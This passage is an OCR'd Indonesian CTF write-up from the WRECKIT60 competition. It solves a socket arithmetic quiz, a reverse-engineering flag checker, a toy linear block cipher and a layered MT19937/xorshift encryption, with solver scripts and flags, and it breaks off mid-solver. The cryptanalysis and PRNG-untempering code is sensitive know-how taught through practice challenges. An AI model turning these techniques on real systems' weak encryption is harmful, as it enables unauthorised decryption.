Tekan ENTER untuk memulai...


 L1  sembilan+delapan  =tujuhbelas
 nice2  L2  dua+tiga  =lima
 good3  L3  lima-lima  =
```

Layanan ini tidak memberikan file binary, hanya berupa interaksi teks melalui socket. Maka, pendekatan yang kami gunakan, kami membaca soal dari server (contoh: tigabelas-dua), mengonversi kata-kata menjadi angka (13 - 2 = 11), mengonversi kembali hasil operasi ke bentuk kata (sebelas), lalu Mengirimkan jawaban ke server.

Berikut ini adalah automated solver yang kami gunakan untuk mengotomasi seluruh proses tersebut.

Code :

solve.py

```python
import re, socket, time, sys

HOST = "157.230.150.185"
PORT = 12346
RECV_TIMEOUT = 2.0

# kata ke angka
_units = {
    "nol":0,"satu":1,"dua":2,"tiga":3,"empat":4,"lima":5,
    "enam":6,"tujuh":7,"delapan":8,"sembilan":9
```

```
}

_units_rev = {v:k for k,v in _units.items()}

def below_thousand_to_words(n: int) -> str:
    if n == 0: return "nol"
    out = []
    hundreds = n // 100
    rem = n % 100
    if hundreds:
        if hundreds == 1: out.append("seratus")
        else: out.append(_units_rev[hundreds] + "ratus")
    if rem:
        if rem < 10: out.append(_units_rev[rem])
        elif rem == 10: out.append("sepuluh")
        elif rem == 11: out.append("sebelas")
        elif 12 <= rem < 20: out.append(_units_rev[rem-10]+"belas")
        else:
            tens = rem//10
            unit = rem%10
            out.append(_units_rev[tens]+"puluh")
            if unit: out.append(_units_rev[unit])
    return "".join(out)

def number_to_indonesian(n: int) -> str:
    if n < 0: return "minus"+number_to_indonesian(-n)
    if n == 0: return "nol"
    parts=[]
    for value, se_form, suf in
[(10**9,"semilyar","milyar"),(10**6,"sejuta","juta"),(10**3,"seribu","ribu")
]:
        if n>=value:
            cnt = n//value
            n %= value
            if cnt==1: parts.append(se_form)
            else: parts.append(number_to_indonesian(cnt)+suf)
    if n>0: parts.append(below_thousand_to_words(n))
    return "".join(parts)
```

```python
def words_to_int(word: str) -> int:
    w = word.lower()
    if w in _units: return _units[w]
    if w=="nol": return 0
    if w=="sepuluh": return 10
    if w=="sebelas": return 11
    if w=="seratus": return 100
    if w=="seribu": return 1000
    if w=="sejuta": return 1_000_000
    m = re.match(r"(.+?)belas$", w)
    if m: return 10+_units.get(m.group(1),0)
    m = re.match(r"(.+?)puluh(.*)$", w)
    if m:
        tens_s = m.group(1)
        unit_s = m.group(2)
        tens = 1 if tens_s=="se" else _units.get(tens_s,0)
        val = tens*10
        if unit_s: val+=_units.get(unit_s,0)
        return val
    m = re.match(r"(.+?)ratus(.*)$", w)
    if m:
        h_s = m.group(1)
        rest = m.group(2)
        h = 1 if h_s=="se" else _units.get(h_s,0)
        val = h*100
        if rest: val+=words_to_int(rest)
        return val
    for suf,mul in [("ribu",1000),("juta",10**6),("milyar",10**9)]:
        if w.endswith(suf):
            pref=w[:-len(suf)]
            cnt=1 if pref in ("","se") else words_to_int(pref)
            return cnt*mul
    return None

def parse_and_solve(text: str):
    text = text.lower().replace(" ","")
    # operator kata/digit: + - * x
```

```
    m = re.search(r"([a-z]+|\d+)([+\-*/x])([a-z]+|\d+)", text)
    if m:
        left,right,op = m.group(1),m.group(3),m.group(2)
        A = int(left) if left.isdigit() else words_to_int(left)
        B = int(right) if right.isdigit() else words_to_int(right)
        if A is None or B is None: return None
        res = 0
        if op in ("+"): res=A+B
        elif op in ("-"): res=A-B
        elif op in ("*","x"): res=A*B
        elif op=="/": res=A//B
        return number_to_indonesian(res)
    # fallback digit
    m2 = re.search(r"(\d+)", text)
    if m2: return number_to_indonesian(int(m2.group(1)))
    # fallback kata tunggal
    toks = re.findall(r"[a-z]+", text)
    for t in sorted(toks,key=len,reverse=True):
        v = words_to_int(t)
        if v is not None: return number_to_indonesian(v)
    return None

def recv_all(sock,timeout=RECV_TIMEOUT):
    sock.settimeout(timeout)
    data=b""
    try:
        while True:
            chunk=sock.recv(4096)
            if not chunk: break
            data+=chunk
            if len(chunk)<4096 and b"\n" in chunk: break
    except: pass
    return data.decode(errors="ignore")

def play():
    print(f"[+] Connecting to {HOST}:{PORT}")
    with socket.create_connection((HOST,PORT),timeout=10) as s:
        print("[+] Connected. Waiting for prompt...")
```

```
        while True:
            data = recv_all(s)
            if not data: break
            print(data,end="")
            ans = parse_and_solve(data)
            if ans:
                print("-> Answering:",ans)
                s.sendall((ans+"\n").encode())
                time.sleep(0.2)
                continue
            if "ENTER" in data or "TekanENTER" in data:
                s.sendall(b"\n")
                time.sleep(0.2)
                continue
            time.sleep(0.2)

if __name__=="__main__":
    try: play()
    except KeyboardInterrupt: sys.exit(0)
    except Exception as e: print("[!] Error:",e); sys.exit(1)
```

```
[ L1 ] satu+lima [=-> Answering: enam
joss2 [ L2 ] sebelas-tiga [=-> Answering: delapan
mantap3 [ L3 ] dua+sepuluh [=-> Answering: duabelas
bagus4 [ L4 ] lima+empat [=-> Answering: sembilan
top5 [ L5 ] empatbelas+tujuh [=-> Answering: duapuluhsatu
hebat6 [ L6 ] duabelas-sebelas [=-> Answering: satu
mantap7 [ L7 ] enambelas-nol [=-> Answering: enambelas
hebat8 [ L8 ] sembilanbelas+duapuluhenam [=-> Answering: empatpuluhlima
nice9 [ L9 ] sembilanbelas+duapuluhsatu [=-> Answering: empatpuluh
hebat10 [ L10 ] duapuluhenam-sembilanbelas [=-> Answering: tujuh
oke11 [ L11 ] duabelas+duapuluhenam [=-> Answering: tigapuluhdelapan
joss12 [ L12 ] tigapuluhsatu*duapuluhtiga [=-> Answering: tujuhratustigabelas
mantap13 [ L13 ] sebelas*empat [=-> Answering: empatpuluhempat
keren14 [ L14 ] duapuluhenam-tiga [=-> Answering: duapuluhtiga
nice15 [ L15 ] tujuhbelas+sembilan [=-> Answering: duapuluhenam
good16 [ L16 ] delapan+duapuluhlima [=-> Answering: tigapuluhtiga
wow17 [ L17 ] tigapuluhsatu*duapuluhempat [=-> Answering: tujuhratusempatpuluhempat
wow18 [ L18 ] duapuluhsatu-delapan [=-> Answering: tigabelas
bravo19 [ L19 ] duapuluhdelapan-sembilan [=-> Answering: sembilanbelas
oke20 [ L20 ] tigapuluh+sembilanbelas [=-> Answering: empatpuluhsembilan
hebat21 [ L21 ] duapuluhtujuh+enambelas [=-> Answering: empatpuluhtiga
joss22 [ L22 ] satu*limapuluhdua [=-> Answering: limapuluhdua
joss23 [ L23 ] empatpuluhtiga+duapuluhenam [=-> Answering: enampuluhsembilan
cool24 [ L24 ] tigapuluhempat*nol [=-> Answering: nol
nice25 [ L25 ] duapuluhtujuh-duapuluhtiga [=-> Answering: empat
bravo26 [ L26 ] tigapuluhenam-dua [=-> Answering: tigapuluhempat
top27 [ L27 ] duapuluhlima*enambelas [=-> Answering: empatratus
nice28 [ L28 ] lima+tigapuluhtiga [=-> Answering: tigapuluhdelapan
good29 [ L29 ] delapanbelas*dua [=-> Answering: tigapuluhenam
oke30 [ L30 ] enampuluhenam+duapuluhempat [=-> Answering: sembilanpuluh
keren31
🎉 SELAMAT! Anda telah menyelesaikan semua level! 🎉
Flag: WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}
==================================================
-> Answering: tigapuluhsatu
thinkpadx270_20hmsoex00@WIN-NMNV9ME260M:~/Ctf$
```

Conclusion


Melakukan parsing teks dan otomasi melalui koneksi network socket dengan menggunakan python untuk menghitung operasi sederhana matematika

Flag :

WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}


---

password?



Executive Summary

Diberikan sebuah file executable, ketika dieksekusi program meminta password dari kita, jadi bisa dibilang ini adalah tantangan flag checker



Technical Report

Langsung saja kita decompile program dengan ida, disini terlihat kalau main function dari program ada function sub_403DE0

```
1  int sub_403DE0()
2  {
3    __time32_t v0; // eax
4    void *v1; // eax
5    int result; // eax
6    int v3; // edi
7    int v4; // esi
8    int v5; // ebx
9    int v6; // eax
10   unsigned int v7; // ecx
11   _BYTE *v8; // edi
12   int i; // ecx
13   int v10; // eax
14   char v11; // dl
15   int v12; // [esp+1Ch] [ebp-320h]
16   char Buffer[256]; // [esp+30h] [ebp-30Ch] BYREF
17   char v14[256]; // [esp+130h] [ebp-20Ch] BYREF
18   char Destination[268]; // [esp+230h] [ebp-10Ch] BYREF
19
20   sub_401BE0();
21   if ( !dword_408024 )
22     sub_4014D0();
23   v0 = time(0);
24   srand(v0);
25   if ( rand() % 1000 == 1 )
26   {
27     v10 = 0;
28     v11 = 87;
29     do
30     {
31       Destination[v10++] = v11;
         v11 = byte_4061C8[v10];
```

Jadi berdasarkan hasil decompile kita mengetahui bahwa program akan meminta password dari user, kemudian program akan melakukan serangkaian proses untuk memverifikasi password

```
38  printf("Enter password: ");
39  if ( !fgets(Buffer, 256, (FILE *)iob[0]._ptr) )
40  {
41    puts("Input error!");
42    v1 = dword_408024;
43    if ( !dword_408024 )
44      return 1;
45    goto LABEL_7;
46  }
47  strcpy(Destination, Buffer);
48  Destination[strcspn(Destination, "\n")] = 0;
49  if ( sub_401460(Destination) != -1122539771 )
50    goto LABEL_6;
51  v3 = 305419896;
52  v12 = 0;
53  v4 = 0;
54  v5 = -1640531527;
55  do
56  {
57    v6 = sub_401460(Destination);
58    v7 = v5
59       * (dword_406160[v4] ^ (((dword_4061A0[v4] ^ v6) << (v4 + 3)) | ((dword_4061A0[v4] ^ (unsigned int)v6) >> (29 - v4))));
60    v12 += (v3 ^ dword_406120[v4++]) == (v3 ^ v7 ^ HIWORD(v7));
61    v5 += 74565;
62    v3 += 4369;
63  }
64  while ( v4 != 10 );
65  if ( v12 != 10 )
66  {
67LABEL_6:
68    puts("Wrong password!");
69    v1 = dword_408024;
70    if ( !dword_408024 )
71      return 1;
72LABEL_7:
73    free(v1);
```

Yang menarik disini adalah jika password benar, kita akan mendapatkan flag, namun proses loading flag dan verifikasi password dipisah, jadi kalau semisal kita bisa reconstruct password tanpa harus menemukan password yang benar, kita bisa mendapatkan flagnya langsung

```
if ( !dword_408024 )
  sub_4014D0();
v8 = dword_408024;
for ( i = 0; i != 55; ++i )
  Destination[i] = v8[i] ^ 0xAA;
Destination[55] = 0;
strcpy(v14, Destination);
printf("Congratulations! Flag: %s\n", v14);
result = (int)dword_408024;
```

Fungsi untuk load flag ada di sub_4014D0, kalau kita lihat dia akan loading banyak karakter ke dalam memory mulai dari dword_408024 sampai, kemudian saat poses loading selesai, 55 karakter pertama dari mulai dari dword_40824 akan di xor dengan 0xAA

```
__time32_t sub_4014D0()
{
  _BYTE *v0; // eax

  dword_408020 = 88;
  v0 = malloc(0x58u);
  dword_408024 = v0;
  if ( !v0 )
  {
    puts("Memory allocation failed!");
    exit(1);
  }
  *v0 = -3;
  v0[1] = -8;
  v0[2] = -17;
  v0[3] = -23;
  v0[4] = -31;
  v0[5] = -29;
  v0[6] = -2;
  v0[7] = -100;
  v0[8] = -102;
  v0[9] = -47;
  v0[10] = -58;
  v0[11] = -98;
  v0[12] = -51;
  v0[13] = -61;
  v0[14] = -11;
  v0[15] = -101;
  v0[16] = -53;
```

Jadi sekarang kita hanya perlu mengimitasi proses loading flagnya saja, pertama kita bisa kumpulkan daftar karakter yang disimpan ke memori, lalu karena karakter itu direpresentasikan sebagai unsigned integer, kita bisa “positifkan” nilai integer yang negatif dengan operasi bitwise and dengan nilai 0xff, lalu kita xor dengan 0xAA

JS hmmm.js

```
17    v0[14] = -11;
18    v0[15] = -101;
19    v0[16] = -53;
20    v0[17] = -109;
21    v0[18] = -101;
22    v0[19] = -11;
23    v0[20] = -58;
24    v0[21] = -53;
25    v0[22] = -51;
26    v0[23] = -61;
27    v0[24] = -11;
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 1 bash - password

```
blacktea@WIN-ENQ0BLGGITV:~/ceteep/wreck-it-6/rev/password$ node hmmm.js
[
    -3,   -8,  -17, -23,  -31,  -29,  -2, -100,
  -102,  -47,  -58, -98,  -51,  -61, -11, -101,
   -53, -109, -101, -11,  -58,  -53, -51,  -61,
   -11,  -58,  -98, -51, -101,  -11, -58,  -53,
  -109,  -61,  -11, -58,  -53,  -51, -61,  -11,
  -101,  -53, -100, -61,  -11,  -58, -98,  -51,
  -101,  -11,  -58, -53, -109, -101, -41,    0
]
```

s.py > ...

```
1   from pwn import *
2   enc = [
3       -3,   -8,  -17, -23,  -31,  -29,  -2, -100,
4       -102,  -47,  -58, -98,  -51,  -61, -11, -101,
5       -53, -109, -101, -11,  -58,  -53, -51,  -61,
6       -11,  -58,  -98, -51, -101,  -11, -58,  -53,
7       -109,  -61,  -11, -58,  -53,  -51, -61,  -11,
8       -101,  -53, -100, -61,  -11,  -58, -98,  -51,
9       -101,  -11,  -58, -53, -109, -101, -41, 0
10  ]
11  pw = ""
12  for e in enc :
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 1 bash - password

```
blacktea@WIN-ENQ0BLGGITV:~/ceteep/wreck-it-6/rev/password$ python3 s.py
WRECKIT60{l4gi_1a91_lagi_l4g1_la9i_lagi_1a6i_l4g1_la91}ª
```

Code :

s.py

```
from pwn import *
enc = [
    -3,   -8,  -17, -23,  -31,  -29,  -2, -100,
    -102,  -47,  -58, -98,  -51,  -61, -11, -101,
    -53, -109, -101, -11,  -58,  -53, -51,  -61,
    -11,  -58,  -98, -51, -101,  -11, -58,  -53,
    -109,  -61,  -11, -58,  -53,  -51, -61,  -11,
    -101,  -53, -100, -61,  -11,  -58, -98,  -51,
    -101,  -11,  -58, -53, -109, -101, -41, 0
]
pw = ""
for e in enc :
    pw += chr((e & 0xff) ^ 0xAA)
print(pw)
```

Conclusion

Dengan menganalisis dan rekonstruksi algoritma program, flag dapat diperoleh secara langsung tanpa perlu menemukan input atau password yang benar.

Flag :

WRECKIT60{l4gi_1a91_lagi_l4g1_la9i_lagi_1a6i_l4g1_la91}

CRYPTOGRAPHY

LCB

Executive Summary

Diberikan sebuah file rar yang berisi script cipher, generator, dan juga beberapa file json yang merupakan output dari script generator. Nahh awalnya ketika liat judulnya kukira bakal berurusan sama lightweight cipher block ehh ternyata linear cipher block wkwk, yaa gak salah sih kan LCB.

Link :

http://157.230.150.185/files/f6ce9fa841313b4133fa47d6a4f67af5/LCB.rar?token=eyJ1c2VyX2lkIjoyNywidGVhbV9pZCI6MTA4LCJmaWxlX2lkIjoxM30.aOGrew.Yv1aPZfRZWPeGkwXlwEOysCiEMc

Technical Report

Nahh jadi disini kalo misal kita lihat ke chall nya, encryptionnya itu ada 2 tahap, yang pertama itu permutation bit per bit pada plaintext 64-bit memanfaatkan param perm, lalu outputnya itu akan kena XOR dengan round key. Nahh untungnya disini, kita udah dapet pasangan antara plaintext sama ciphertext di file output json.

Nahh memanfaatkan itu, kita bisa langsung cari nih si round key nya pake permutation pada plaintext nya dan di xor menggunakan ciphertext.

solver.py

```
def compute_round_key_from_pair(pt_hex, ct_hex):
        pt = int(pt_hex, 16)
        ct = int(ct_hex, 16)
        return permute_bits(pt, perm) ^ ct
```

Dan ternyata round key nya itu ga berubah berubah alias konsisten. Nahh karena round key nya itu dah ketemu, kita bisa langsung mulai decrypt flag per block.

solver.py

```
plain_bytes = b""
    for idx, ch in enumerate(blocks):
        ct = int(ch, 16)
        p_perm = ct ^ round_key
        pt = inverse_permute_bits(p_perm, perm)
        b = u64_to_bytes(pt)
        plain_bytes += b
        # print(f"block {idx}: ct=0x{ct:016x} ->
pt=0x{pt:016x} -> {b}")
```

Prosesnya itu, tiap block ciphertext bakal kita XOR pake round key yang udah kita dapetin tadi dan outputnya bakal kita balik nih pake inverse permutation. Kalo udah kita convert outputnya ke bytes dan masukin hasilnya kita store di variable plain_bytes.

solver.py

```
plain_bytes = plain_bytes.rstrip(b"\x00")
    try:
        flag = plain_bytes.decode("utf-8")
    except UnicodeDecodeError:
        flag = None
```

Nahh outputnya tadi itu sebenernya masih ada padding juga, jadi step terakhir kita hilangin paddingnya sekalian kita decode jadi UTF-8 biar enak bacanya.

Ini solver lengkap nya :

solver.py

```
import json
from pathlib import Path
import sys

POSSIBLE_PATHS = [Path("dist"), Path(".")]

def load_json_from_paths(name):
    for base in POSSIBLE_PATHS:
        p = base / name
        if p.exists():
            return json.loads(p.read_text()), p
     raise FileNotFoundError(f"{name} not found in
{POSSIBLE_PATHS}.")
```

```python
def rol64(x, r):
    r %= 64
    return ((x << r) & ((1 << 64) - 1)) | (x >> (64 - r))

def permute_bits(x, perm):
    out = 0
    for i, src in enumerate(perm):
        bit = (x >> (63 - src)) & 1
        out = (out << 1) | bit
    return out

def inverse_permute_bits(y, perm):
    x = 0
    for i, src in enumerate(perm):
        bit = (y >> (63 - i)) & 1
        x |= (bit << (63 - src))
    return x

def u64_to_bytes(x):
    return x.to_bytes(8, "big")

def bytes_to_u64(b):
     return int.from_bytes(b, "big")

def main():
    try:
        params, ppath = load_json_from_paths("params.json")
        pairs, pairs_path =
load_json_from_paths("pairs.json")
```

```
        flag_blocks, fbpath =
load_json_from_paths("flag.blocks.json")
    except FileNotFoundError as e:
        print("ERROR:", e)
        sys.exit(1)

    perm = params.get("perm")
    rotations = params.get("rotations", [])
    if not perm:
        print("params.json missing 'perm'")
        sys.exit(1)

    def compute_round_key_from_pair(pt_hex, ct_hex):
        pt = int(pt_hex, 16)
        ct = int(ct_hex, 16)
        return permute_bits(pt, perm) ^ ct

    round_keys = []
     for entry in pairs:
        k = compute_round_key_from_pair(entry["pt_hex"],
entry["ct_hex"])
        round_keys.append(k)

    unique_keys = set(round_keys)
    if len(unique_keys) == 1:
        round_key = round_keys[0]
        print(f"[+] round_key found: 0x{round_key:016x}")
    else:
        print("[!] Inconsistent round_key values found across
pairs. Showing counts:")
```

```
        from collections import Counter
        cnt = Counter(round_keys)
        for k, c in cnt.most_common():
            print(f"  0x{k:016x} : {c} occurrences")
        print("Attempting to proceed with the most common
candidate...")
        round_key = cnt.most_common(1)[0][0]
        print(f"[>] using candidate round_key =
0x{round_key:016x}")

    blocks = flag_blocks.get("blocks_hex")
    if not blocks:
        print("flag.blocks.json missing 'blocks_hex'")
        sys.exit(1)

    plain_bytes = b""
    for idx, ch in enumerate(blocks):
        ct = int(ch, 16)
        p_perm = ct ^ round_key
        pt = inverse_permute_bits(p_perm, perm)
        b = u64_to_bytes(pt)
        plain_bytes += b
        # print(f"block {idx}: ct=0x{ct:016x} ->
pt=0x{pt:016x} -> {b}")

    plain_bytes = plain_bytes.rstrip(b"\x00")
    try:
        flag = plain_bytes.decode("utf-8")
    except UnicodeDecodeError:
        flag = None
```

```
    print("\n--- Result ---")
    if flag:
        print(flag)
    else:
        print("Plain bytes (hex):", plain_bytes.hex())
        print("Plain bytes (repr):", repr(plain_bytes))

if __name__ == "__main__":
    main()
```

Conclusion


Begitu deh, flag nya dah ketemu wkwkwk

Flag :

WRECKIT60{linear_lcb_breakable_by_gauss_009effdecba1}

---

dadakan



Executive Summary

Diberikan sebuah zip yang berisi script sama outputnya. Judul nya sama deskripsinya ngga bisa dijadikan petunjuk jadi langsung liat chall nya aja. Jadi enkripsi disini itu berlapis, plaintext di rotate, masuk permutation, di transform, lalu masuk ke Mersenne Twister MT19937. Dan masih berlanjut dengan masuk XORshift.

Link :

http://157.230.150.185/files/40f1123091ac28463db4796665f5eab9/dadakan.zip?token=eyJ1c2VyX2lkIjoyNywidGVhbV9pZCI6MTA4LCJmaWxlX2lkIjoxNH0.aOHCtA.Ii-7VWoAMfxxVKgwDuUPvP4IZ_M

Technical Report

Buat dapetin flag disini, kita perlu dapetin secret keys nya dulu nih. Kalo liat dari output itu kita udah dikasih seed kan walau itu udah kena xor. Jadi kita tinggal xor balik aja. Dengan xor line 2 - 5 kita bisa dapetin K, M, A, sama B.

solver.py

```
K = u32(K_xor_S ^ S)
```

```
M = u32(M_xor_S_phi ^ u32(S * PHI1))
A_perm = u32(A_perm_enc ^ rotl32(S, 7))
B_perm = u32(B_perm_enc ^ ((S >> 3) | ((S & 7) << 29)))
```

Nahh kan udah ketemu tuh, sekarang kita perlu regenerate Y2 sama Y3 yang bakal kita pake buat ngitung Y1.

solver.py

```
Y1 = []
    for i in range(N):
        rsh = ((i * (S & 31)) + (Y2[i] & 31)) & 31
        mix = rotr32(Z[i], rsh)

        add_term = u32(K * i + M)
        y1 = u32(mix ^ Y2[i] ^ rotl32(Y3[i], (i ^ S) & 31) ^
add_term)
        Y1.append(y1)
```

Nahh sekarang kita masuk ke inverse MT19937 nya. Kita perlu recover bit by bit dari LSB ke MSB karena bit baru ini bergantung sama bit sebelumnya yang udah ke recover duluan.

solver.py

```
def untemper(y):
    """Untemper MT19937 output - proper implementation"""
    y = u32(y)
    y = y ^ (y >> 18)
    y = y ^ ((y << 15) & 0xEFC60000)
```

```
    mask = 0x9D2C5680
    a = y & 0x0000007F
    b = (y & 0x00003F80) ^ ((a << 7) & mask)
    c = (y & 0x001FC000) ^ ((b << 7) & mask)
    d = (y & 0x0FE00000) ^ ((c << 7) & mask)
    e = (y & 0xF0000000) ^ ((d << 7) & mask)
    y = a | b | c | d | e

    y = y ^ (y >> 11) ^ (y >> 22)

    return u32(y)
```

Kalo udah, kita bakal inverse transform nya. Caranya itu kita multiply inverse nya pake extended gcd, terus di xor pake shift yang juga udah di inverse.

solver.py

```
def inverse_transform_rounds(y, K, M):
    """Invert the transform_rounds function"""
    orig_y = y

    temp = y
    for _ in range(3):
        temp ^= ((temp << 11) & MASK2)
    y = u32(temp)
    y ^= (y >> 9)
    y ^= (y >> 18)
    y ^= M
```

```
    inv_phi2 = modinv(PHI2, 2**32)
    y = u32(y * inv_phi2)

    temp = y
    for _ in range(3):
        temp ^= ((temp << 13) & MASK1)
    y = u32(temp)
    y ^= (y >> 7)
    y ^= (y >> 14)
    y ^= (y >> 28)
    y ^= K

    inv_phi1 = modinv(PHI1, 2**32)
    y = u32(y * inv_phi1)

    return y
```

Nahh sekarang kita tinggal inverse permutationnya dan terakhir inverse rotation nya. Outputnya tinggal di convert ke bytes dan search awalan flag nya yaitu WRECKIT60.

```
[*] Printable sequence at offset 1172 (length 352):
    b'WRECKIT60{this_is_a_super_long_ctf_flag_constructed_for_testing_state_embedding_and_solver_robustness__it_contains
_letters_numbers_and_underscores_to_keep_parsing_simple_and_reliable__remember_that_the_best_attacks_start_with_clean_mo
dels_and_precise_inversions__keep_hacking_friend_h4h4_1t01d_1s_h3r3_t0_m4k3_y0ur_d4y_b3tt3r_h4h4h4h4h4h4h4h4h4h4_:p}'
```

Ini solver lengkapnya :

solver.py

```
#!/usr/bin/env python3
```

```python
def u32(x): return x & 0xFFFFFFFF
def rotl32(x, r): r &= 31; return u32((x << r) | (x >> (32 - r)))
def rotr32(x, r): r &= 31; return u32((x >> r) | (x << (32 - r)))

W = 32
N = 624
STATE_LEN = N * 4

A_LCG = 1664525
C_LCG = 1013904223
PHI1 = 0x9E3779B1
MASK1 = 0xA5A5A5A5
PHI2 = 0x5851F42D
MASK2 = 0xC3C3C3C3

def xorshift32(x):
    x ^= (x << 13) & 0xFFFFFFFF
    x ^= (x >> 17)
    x ^= (x << 5) & 0xFFFFFFFF
    return x & 0xFFFFFFFF

def modinv(a, m):
    """Modular inverse using extended Euclidean algorithm"""
    def egcd(a, b):
        if a == 0: return (b, 0, 1)
        gcd, x1, y1 = egcd(b % a, a)
        x = y1 - (b // a) * x1
        y = x1
```

```
        return (gcd, x, y)
    gcd, x, _ = egcd(a % m, m)
    if gcd != 1: return None
    return (x % m)

def transform_rounds(x, K, M):
    """Forward transform (for verification)"""
    x = u32(x * PHI1)
    x ^= K
    x ^= (x >> 7)
    x ^= ((x << 13) & MASK1)
    x = u32(x * PHI2)
    x ^= M
    x ^= (x >> 9)
    x ^= ((x << 11) & MASK2)
    return u32(x)

def inverse_transform_rounds(y, K, M):
    """Invert the transform_rounds function"""
    orig_y = y

    temp = y
    for _ in range(3):
        temp ^= ((temp << 11) & MASK2)
    y = u32(temp)
    y ^= (y >> 9)
    y ^= (y >> 18)
    y ^= M

    inv_phi2 = modinv(PHI2, 2**32)
```

```
    y = u32(y * inv_phi2)

    temp = y
    for _ in range(3):
        temp ^= ((temp << 13) & MASK1)
    y = u32(temp)
    y ^= (y >> 7)
    y ^= (y >> 14)
    y ^= (y >> 28)
    y ^= K

    inv_phi1 = modinv(PHI1, 2**32)
    y = u32(y * inv_phi1)

    return y

def untemper(y):
    """Untemper MT19937 output - proper implementation"""
    y = u32(y)
    y = y ^ (y >> 18)
    y = y ^ ((y << 15) & 0xEFC60000)

    mask = 0x9D2C5680
    a = y & 0x0000007F
    b = (y & 0x00003F80) ^ ((a << 7) & mask)
    c = (y & 0x001FC000) ^ ((b << 7) & mask)
    d = (y & 0x0FE00000) ^ ((c << 7) & mask)
    e = (y & 0xF0000000) ^ ((d << 7) & mask)
    y = a | b | c | d | e
```

```
    y = y ^ (y >> 11) ^ (y >> 22)

    return u32(y)

def solve(output_file):
    with open(output_file, 'r') as f:
        lines = [line.strip() for line in f if line.strip()]

    S = int(lines[0])
    K_xor_S = int(lines[1])
    M_xor_S_phi = int(lines[2])
    A_perm_enc = int(lines[3])
    B_perm_enc = int(lines[4])
    Z = [int(lines[i]) for i in range(5, 5 + N)]

    K = u32(K_xor_S ^ S)
    M = u32(M_xor_S_phi ^ u32(S * PHI1))
    A_perm = u32(A_perm_enc ^ rotl32(S, 7))
    B_perm = u32(B_perm_enc ^ ((S >> 3) | ((S & 7) << 29)))

    print(f"[+] Recovered K = {K:#x}")
    print(f"[+] Recovered M = {M:#x}")
    print(f"[+] Recovered A_perm = {A_perm}")
    print(f"[+] Recovered B_perm = {B_perm}")

    Y2 = []
    s = S
    for _ in range(N):
        s = u32(A_LCG * s + C_LCG)
        Y2.append(s)
```

```
    Y3 = []
    t = u32(S ^ K)
    for _ in range(N):
        t = xorshift32(t)
        Y3.append(u32((t * 0x9E3779B1) ^ 0xBADC0DED))

    Y1 = []
    for i in range(N):
        rsh = ((i * (S & 31)) + (Y2[i] & 31)) & 31
        mix = rotr32(Z[i], rsh)

        add_term = u32(K * i + M)
        y1 = u32(mix ^ Y2[i] ^ rotl32(Y3[i], (i ^ S) & 31) ^
add_term)
        Y1.append(y1)

    T = [untemper(y) for y in Y1]

    print("[+] Inverting transform_rounds...")
    words_perm = [inverse_transform_rounds(t, K, M) for t in
T]

    print("[+] Verifying inverse transform...")
    for i in range(min(5, len(words_perm))):
        forward = transform_rounds(words_perm[i], K, M)
        if forward != T[i]:
            print(f"[!] WARNING: Inverse verification failed
at index {i}")
            print(f"    Expected: {T[i]:08x}, Got:
```

```
{forward:08x}")
        else:
            print(f"[✓] Inverse verified for index {i}:
{words_perm[i]:08x}")

    inv_perm = [0] * N
    perm = [(A_perm * i + B_perm) % N for i in range(N)]
    for i in range(N):
        inv_perm[perm[i]] = i

    words_rot = [words_perm[inv_perm[i]] for i in range(N)]

    r = K % N
    words = words_rot[-r:] + words_rot[:-r]

    state_bytes = b''.join(w.to_bytes(4, 'big') for w in
words)

